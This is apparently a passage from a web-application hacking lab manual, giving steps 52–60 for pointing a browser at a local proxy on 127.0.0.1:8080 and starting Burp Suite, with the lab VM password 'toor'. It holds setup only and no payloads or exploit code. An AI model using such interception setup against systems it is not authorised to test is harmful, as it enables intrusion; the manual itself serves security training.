


52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.

53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.




54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Also use this proxy for FTP and HTTPS** checkbox is selected and click **OK**. Close the **Preferences** tab.



Module 14 – Hacking Web Applications

55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.



Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

56. In the next **Burp Suite Community Edition** notification, click **OK**.

57. If **Terms and Conditions** window appears click **I Accept**.


58. A notification appears saying that **An update is available**, click **Close**.

59. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

60. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

